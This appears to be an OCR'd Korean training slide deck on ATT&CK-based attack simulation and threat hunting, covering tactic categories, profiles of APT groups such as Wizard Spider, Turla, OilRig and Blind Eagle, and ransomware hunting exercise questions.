Credential



TTPs 기반 공격 시뮬레이션 및 탐지

Discovery(발견, 검색)

- 검색은 공격자가 시스템과 내부 네트워크에 대한 지식을 얻기 위해 사용할 수 있는 기술로 구성됩니다.
- Local System account, Network domain, File and Directory






```
PS C:₩Users₩Somma> net user

₩₩SOMMA-DESKTOP에 대한 사용자 계정

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Somma                    WDAGUtilityAccount
명령을 잘 실행했습니다.
```

TTPs 기반 공격 시뮬레이션 및 탐지

Lateral Movement(측면 이동)

- 측면 이동은 공격자가 네트워크의 원격 시스템에 진입하고 제어하는 데 사용하는 기술로 구성됩니다.
- RDP, SSH, WinRM…







TTPs 기반 공격 시뮬레이션 및 탐지

Collection(수집)

- 수집은 공격자가 정보를 수집하기 위해 사용할 수 있는 기술과 공격자의 목표를 달성하는 데 관련된 정보가 수집되는 소스로 구성됩니다.

- User data, Cloud storage, Keylogging…






TTPs 기반 공격 시뮬레이션 및 탐지

Command and Control(명령 및 제어)

- 명령 및 제어는 공격자가 피해자 네트워크 내에서 자신의 통제하에 있는 시스템과 통신하는 데 사용할 수 있는 기술로 구성됩니다.


- HTTP(S), DNS, Mail, TCP, Proxy




TTPs 기반 공격 시뮬레이션 및 탐지

Exfiltration(유출)

- 유출은 공격자가 네트워크에서 데이터를 훔치는 데 사용할 수 있는 기술로 구성됩니다.
- User data, Cloud storage, Keylog…






TTPs 기반 공격 시뮬레이션 및 탐지

Impact(영향)

- 영향은 공격자가 비즈니스 및 운영 프로세스를 조작하여 가용성을 방해하거나 무결성을 손상시키는 데 사용하는 기술로 구성됩니다

- Account Removal, Data Destruction, Data Encrypted, Disk Wipe…



Threat Hunting

선제적인 사이버 방어 활동

- 현재의 보안솔루션을 피해가는 비 전통적인 위협 탐지 분석

Source : CERTStation

APT Group

Advanced Persistent Threats
- 지능형 지속 위협 공격

GROUPS

- Overview
- admin@338
- Ajax Security Team
- ALLANITE
- Andariel
- Aoqin Dragon
- APT-C-36
- APT1
- APT12
- APT16
- APT17
- APT18
- APT19
- APT28
- APT29
- APT3
- APT30
- APT32
- APT33
- APT37
- APT38
- APT39
- APT41
- Aquatic Panda
- Axiom
- BackdoorDiplomacy
- BITTER
- BlackOasis
- BlackTech
- Blue Mockingbird

Home > Groups

Groups

Groups are activity clusters that are tracked by a common name in the security community. Analysts track these clusters using various analytic methodologies and terms such as threat groups, activity groups, and threat actors. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for an adversary activity cluster. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used and attributed Campaigns, and related techniques for each are tracked separately on their respective pages.

Groups: 138

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as PoisonIvy, as well as some non-public backdoors.
G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has been active since at least 2010 and believed to be operating out of Iran. By 2014 Ajax Security Team transitioned from website defacement operations to malware-based cyber espionage campaigns targeting the US defense industrial base and Iranian users of anti-censorship technologies.
G1000	ALLANITE	Palmetto Fusion	ALLANITE is a suspected Russian cyber espionage group, that has primarily targeted the electric utility sector within the United States and United Kingdom. The group's tactics and techniques are reportedly similar to Dragonfly, although ALLANITEs technical capabilities have not exhibited disruptive or destructive abilities. It has been suggested that the group maintains a presence in ICS for the purpose of gaining understanding of processes and to maintain persistence.
G0138	Andariel	Silent Chollima	Andariel is a North Korean state-sponsored threat group that has been active since at least 2009. Andariel has primarily focused its operations--which have included destructive attacks--against South Korean government agencies, military organizations, and a variety of domestic companies; they have also conducted cyber financial operations against ATMs, banks, and cryptocurrency exchanges. Andariel's notable activity includes Operation Black Mine, Operation GoldenAxe, and Campaign Rifle. Andariel is considered a sub-set of Lazarus Group, and has been attributed to North Korea's Reconnaissance General Bureau. North Korean group definitions are known to have significant overlap, and some security researchers report all North Korean state-sponsored cyber activity under the name Lazarus Group instead of tracking clusters or subgroups.
G1007	Aoqin Dragon		Aoqin Dragon is a suspected Chinese cyber espionage threat group that has been active since at least 2013. Aoqin Dragon has primarily targeted government, education, and telecommunication organizations in Australia, Cambodia, Hong Kong, Singapore, and Vietnam. Security researchers noted a potential association between Aoqin Dragon and UNC94, based on malware, infrastructure, and targets.
G0099	APT-C-36	Blind Eagle	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.

APT Group

Wizard Spider

Wizard Spider는 원래 Trickbot 뱅킹 맬웨어로 알려진 러시아 기반 전자 범죄 그룹입니다.

2018년 8월 Wizard Spider는 Trickbot 소프트웨어에 Ryuk 랜섬웨어 배포를 가능하게 하는 기능을 추가했습니다.

이로 인해 높은 랜섬웨어 복호화 비용 지불을 위해 대규모 조직을 표적으로 삼는 “Big game hunting" 캠페인이 발생했습니다.

주목할만한 Ryuk 공격에는 Universal Healthcare System 병원, 미국 조지아 및 플로리다 주 정부 행정 사무소, 중국 기업이 포함됩니다.

FBI에 따르면 1년(2019~2020년)도 안 되는 기간에 Wizard Spider는 랜섬웨어 공격으로 미화 6,100만 달러를 갈취했습니다.

운영 전반에 걸쳐 이 그룹은 다단계 접근 방식을 사용하여 랜섬웨어 캠페인을 관리했습니다.

피해자의 네트워크를 암호화하기 전에 이 그룹은 민감한 데이터를 유출하고 피해자가 랜섬웨어 복호화 비용 지불을 거부하면 이를 공개하겠다고 위협합니다.

관련 이름: UNC1878, TEMP.MixMaster, Grim Spider, Team9

Source : CrowdStrike

APT Group

Turla

적어도 2000년대 초반부터 활동한 Turla는 러시아에 기반을 둔 정교한 위협 그룹으로 50개 이상의 국가에서 피해자를 감염시켰습니다.

이 그룹은 정부 기관, 외교 공관, 군사 단체, 연구 및 교육 시설, 주요 인프라 부문, 미디어 조직을 표적으로 삼았습니다.

Turla는 새로운 기술과 맞춤형 툴링 및 오픈 소스 도구를 활용하여 방어 체계를 회피하고 표적 네트워크에서 지속해서 활동합니다.

이 그룹은 또한 캠페인 목표를 달성하기 위해 행동과 툴을 진화시키려는 적응력과 의지로도 유명합니다. Turla는 표적 침입과 혁신적인 스텔스 기법으로 유명합니다.

거점을 확보하고 피해자 열거를 수행한 후 Turla는 인메모리 또는 커널 임플란트를 통해 최소한의 설치 공간으로 지속합니다.

Turla는 Linux 및 Windows 인프라에서 민감한 정보를 유출하는 것을 목표로 고도로 표적화된 캠페인을 실행합니다.

관련 그룹 : Snake, Venomous Bear, Waterbug, WhiteBear

Source : CrowdStrike

APT Group

OilRig

OilRig은 이란 정부의 전략적 목표에 맞춰 작전을 수행하는 공격 그룹입니다.

OilRig은 적어도 2014년부터 운영되어 왔으며, 전 세계 금융, 정부, 에너지, 화학, 통신 및 기타 부문을 대상으로 운영하면서 광범위한 영향을 미친 역사를 가지고 있습니다.

OilRig은 일반적으로 스피어피싱 및 사회 공학적 공격 전술과 PowerShell 백도어를 활용합니다.

이 그룹은 탐지를 회피하기 위해 지속적으로 기술을 발전시키고 있으며, 독점 악성 코드, 공개적으로 사용 가능한 맞춤형 버전의 도구, 다목적 소프트웨어를 조합하여 활용하고 있습니다.

관련 그룹 : COBALT GYPSY, IRN2, APT34, Helix Kitten

Source : CrowdStrike

APT Group

Blind Eagle

최소 2018년부터 활동해 온 남미 스파이 활동 의심 그룹입니다.

이 그룹은 주로 콜롬비아 정부 기관은 물론 금융 부문, 석유 산업, 전문 제조업 분야의 주요 기업을 표적으로 삼고 있습니다.

23년도 2월 콜롬비아 정부 세무 기관을 사칭하여 보건, 금융, 법 집행, 이민, 평화 협상 담당 기관 등 콜롬비아의 주요 산업을 표적으로 삼는 새로운 캠페인을 목격했습니다.

초기 감염 벡터는 일반적으로 이메일로 전송된 PDF 파일입니다.

관련 그룹 : APT-C-36

Source : BlackBerry

APT Group Threat Hunting

사이버 공격 시뮬레이션 실습

How to eat Threat Hunting

Threat Hunting #Initial Access

시스템이 랜섬웨어에 감염되었습니다. 시스템 담당자는 메일로 전달받은 문서를 열어보기 위해 엑셀 Crack 파일을 다운로드 받고 랜섬웨어에 감염되었다고 진술하였습니다. 이와 관련하여 랜섬웨어로 의심되는 악성파일이 다운로드 시작된 시간은?

Threat Hunting #Command and Control

실제 암호화를 수행하는 바이너리의 MD5 해시값은?

Threat Hunting #Exfiltration

암호화 개인키값을 유출하기 위해 사용된 C&C 서버 도메인 주소값은?

Threat Hunting #Impact

